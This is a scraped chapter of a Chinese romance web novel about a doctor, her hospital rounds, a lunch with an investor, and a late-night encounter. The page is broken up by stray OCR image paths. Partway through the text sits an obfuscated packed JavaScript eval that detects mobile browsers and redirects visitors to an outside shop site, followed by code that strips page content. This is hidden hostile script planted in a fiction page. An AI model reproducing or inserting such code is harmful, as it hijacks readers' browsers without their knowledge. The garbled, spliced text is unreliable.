12. 第 12 章
作品:《今夜潮声》 来申城已经一个月,这期间依据仲家给的证据,可以百分百确定两家没有姻亲关系,周沄声不知道自己还要不要找,去哪里找所谓的亲戚。
周父名周思明,出生于1962年,被灌输的身世就是自幼被迫与母分离,至于其中的原因,他问不出来半个字。周思明从小衣食富足,在奶妈的疼爱下长大,胜似亲生,而“亲生”母亲仲明禾只是一个陌生的人名。
在台城的周思明沉默了好几天,他向来不爱动脑不爱做决定,家里的一切都是老婆说了算。
周一清晨,仲希文要带周沄声去医院,早一点去挂号就能少在医院浪费等待的时间,不耽误他下午的工作。
“一会儿我要陪科室主任查房,到了医院我爸带着你,有他在你就什么都不用操心,他们可能不会这么快告诉你怎么办,你一定不要焦虑。”
“记住了,最差也就现在这样,家里的事情基本都还可以做啦。”
他能这么说,仲希文觉得非常开心,比起刚来申城的时候他的心态好了不少,对病人来说好心态和好药、好医术一样重要。
19号床是上周五刚进来的病人,脊柱侧弯导致病人只能弯腰低头行走,严重影响生活,而且已经错过最佳干预年龄,父母最担心的准备的钱不够。
“病人脊柱侧弯Cobb角约130度,胸廓畸形,导致呼吸困难、睡眠障碍,手术难度大风险高,治疗方案我已经提交,建议做分期治疗,第一阶段是头盆环牵引术,问题是治疗疗程可能很长。”
病人父亲很着急,问:“很长是要多久,孩子等不了啊。”
仲希文:“时间多久看个人,我们之前有成功的案例,通过牵引拉伸可以缩小侧弯角度,就是说可以不像现在这么弯,他呼吸睡眠都会慢慢好起来,这样后面我们手术就能提高成功的概率,我这样说清楚吗?”
主任点头,补充说道:“就像我们爬很高的楼,一口气到不了嘛,走一段歇一段,该等必须要等,他这个病就是要慢慢治,你看孩子现在这么瘦,手术很耗气血,前面大概半年我们把身体养好。”
查完房,仲希文想先回去喝口水,被主任叫住,“上回来的那个万总,你要主动联系联系,项目抓紧推进,年底你也好汇报,人家眼里都觉得你背后有人,只有我知道你背后的人净帮倒忙了。”
仲希文不知道该哭还是该笑,“知道了主任,有您护着我就行。”
“靠实力说话,做手术你是做不过你师兄的,你得干点他干不了的。”
“知道了,谢谢主任。”
真是说曹操曹操到,万嘉莱在她办公室门口等她,旁若无人地喝着咖啡,手里还拎着个保温袋,里面是仲希文喜欢的加浓摩卡。
主任向仲希文低语:“也快到吃饭时间了,你们聊吧,当个正事聊。”
“好的主任。”也不知道周沄声那边怎么样了,没声没息的,仲希文都没什么心思招待客人,但也得硬着头皮上去,“万总您来怎么不提前通知我啊?”
“我来碰碰运气,给你带杯咖啡总是可以的吧,仲医生有空一起吃个便餐吗?”
“那个我……爸!”救星来得及时,仲希文瞬间轻松,周沄声面色从容,看上去状态不错。
“这位是?”仲辛成打量着万嘉莱,面熟,但想不起哪里见过。
“岩礐资本的万嘉莱万总,万总是想跟咱们院合作5G医疗,我们之前已经碰过面了,不过一直没机会继续推进项目。”仲希文抬起手掌指向仲辛成,“这是我们院的仲院长。”
万嘉莱欠身去握手:“仲院长,久仰久仰,叫我小万就好。”
“客气客气,也到点儿了,小周你不赶时间的话一起去食堂吃个午饭。”
“好。”
六院食堂的餐食一向不错,仲院长亲自从源头把控食材、聘选厨师,主打一个大锅饭也得拿得出手,多年下来已经是远近闻名。
仲希文不爽的是每次来得晚了就吃不上当天最硬的菜,今天是糖醋鱼和豆豉排骨,都是她爱吃的。粗粮、水果和酸奶都不能少,医护人员每天消耗大,赶得上吃的每顿饭必须要扎扎实实吃。
“阿声,你想吃什么随便拿,我来刷卡就行。”
“那个万总他……”
万嘉莱正跟仲辛成聊得火热,但时不时会朝仲希文这边看看。
“万总有我爸招呼呢,以后他可能会经常来,你今天的检查怎么样?”
“你早上都猜到了,不过他们看我片子的时候没有直摇头也没有很为难,问我自己是怎么想的,我不太敢说,仲院长替我说了,然后那位张主任,他说配合韧带重建术后我应该可以正常握拳。”
“所以你今天还算开心吗?”
“当然,还蛮期待的,我可以不像现在这样。”这么多年,周沄声第一次看自己的手不再觉得绝望,而像是看自己人生的一座丰碑,这只手曾经救过一条命。
食堂里人越来越多,休息时间有限,这帮人吃饭跟短跑比赛一样,吃完就往科室跑。
周沄声和万嘉莱对面对坐,和注意身材的万嘉莱不同,周沄声的餐盘装得满满当当,都是仲希文放的。连仲辛成都惊讶了,笑说:“小周你的饭量能吃完?我们这可不兴浪费粮食啊。”
之前的话够呛能吃三分之一,现在可能是一半,周沄声汗颜:“我尽量吧。”
“没事,我能帮你吃完。”仲希文从他盘里戳了块大排骨往嘴里送,边吃边点头,太香了吧!
仲辛成则是直摇头,“你这孩子到哪都没个斯文样,你好歹装装呐。”
“爸,上班已经很累了好吗~”这句就有点装。
周沄声又挑了块大的夹给她,看她大口吃饭,他的食欲也能跟着涨起来。
“两位的关系是,我知道我不当问……”万嘉莱没想到自己还有怯场的时候,对面的男子话不多,表情行为也都温和,但就是有股子他搞不懂的气场压着他。
“这就复杂了,”仲辛成抢答,“这是我们家上一辈人留下的缘分,小周你
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17418018|200637||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
能来我们全家都很高兴,也证明先生他老人家没有忘了过往,你安心留下来把手术做了,别跟我们客气,我们是亲戚嘛。”
总结得还挺好,但仲希文不完全同意,“上一辈是上一辈的,我们有我们的缘分,首先要谢谢仲院长当年送我的门票,我就是在那次校庆晚会上认识阿声的。”
“那确实很难得,说起校庆,其实我本科是复大法学的,比仲医生晚一届,后来去了墨尔本读经济。”
“哦,那我们不是一个校区啊。”
“是啊,所以之前没有机会认识。”
周沄声不说话,只是一味吃东西,这一堆真的太多了,但不吃完会很丢人。
下午院里要考核规培生和进修医生,仲希文作为考核老师之一需要提前到场,一顿午饭也就吃了半小时,最后她一个人兜了一袋子三个男人没吃掉苹果、香蕉和酸奶回办公室,一想到周沄声吃撑了的样子她就想笑,没见过活了四百多个月还这么实在的娃。
万嘉莱的条件放到哪都是佼佼者,是为数不多能让曲清另眼相待的人,缺憾是他留在互联网上的黑点,不管那些负面新闻有几分真假,她既然看到了就不能不当回事,对谁都没心没肺。
始于颜值忠于人品,说到底她就不喜欢有心机的人--她没有的东西,她的男人更不能有,不然家庭地位她还想不想要了!
她的小徒弟边吃泡面边嗑笔记,看上去很努力,实际上是活脱脱的临时抱佛脚,仲希文拿了根香蕉给他,说:“加油,我先去准备,考最后一名的话明天不用来了。”
“仲老师,您就不能给我点正面情绪价值啊?”
“我不会啊,我一向只会外耗别人,他们都知道,你不知道吗?”“我觉得我最需要向您学习的是这个技能,太舒坦了吧!”
仲希文一甩头发,大咧咧走出办公室,这技能是谁都敢用的吗,只有她这种不在乎有没有人喜欢和认同的勇士才能尽情发挥。
当然这不是她天生的性格,是那个活过九十岁的老太太传授给她的健康秘籍,断舍离的最高级别是减弱与周遭事物的关联性,精神上坚定不移拥护对自己的认可。
不开心的就是上班超过12小时,导致她食欲不振、睡眠不足,这就很影响她健康。
回到853号的时候马上就十点了,下车时被停在对面的商务车闪了下眼睛,大概是误打了一下远光灯。
等视野恢复清晰,仲希文看见周沄声和一个戴渔夫帽的女人挨得很近,女人的身高刚够到他下巴,她递给周沄声一只打火机,叼着烟仰头让他点……
周沄声摩挲着打火机,没有打火。
女人干脆拿下嘴上的烟,准备往周沄声嘴上放,周沄声一偏头就看到了仲希文。
多么偶像剧的桥段啊,观众竟然只有她一个,以为自己修炼多年起码表面能波澜不惊,实际上是扭头就跑,开锁时整串钥匙连同手机一起掉在地上。周沄声:“凌总抱歉,我已经戒烟,现在要回家了。”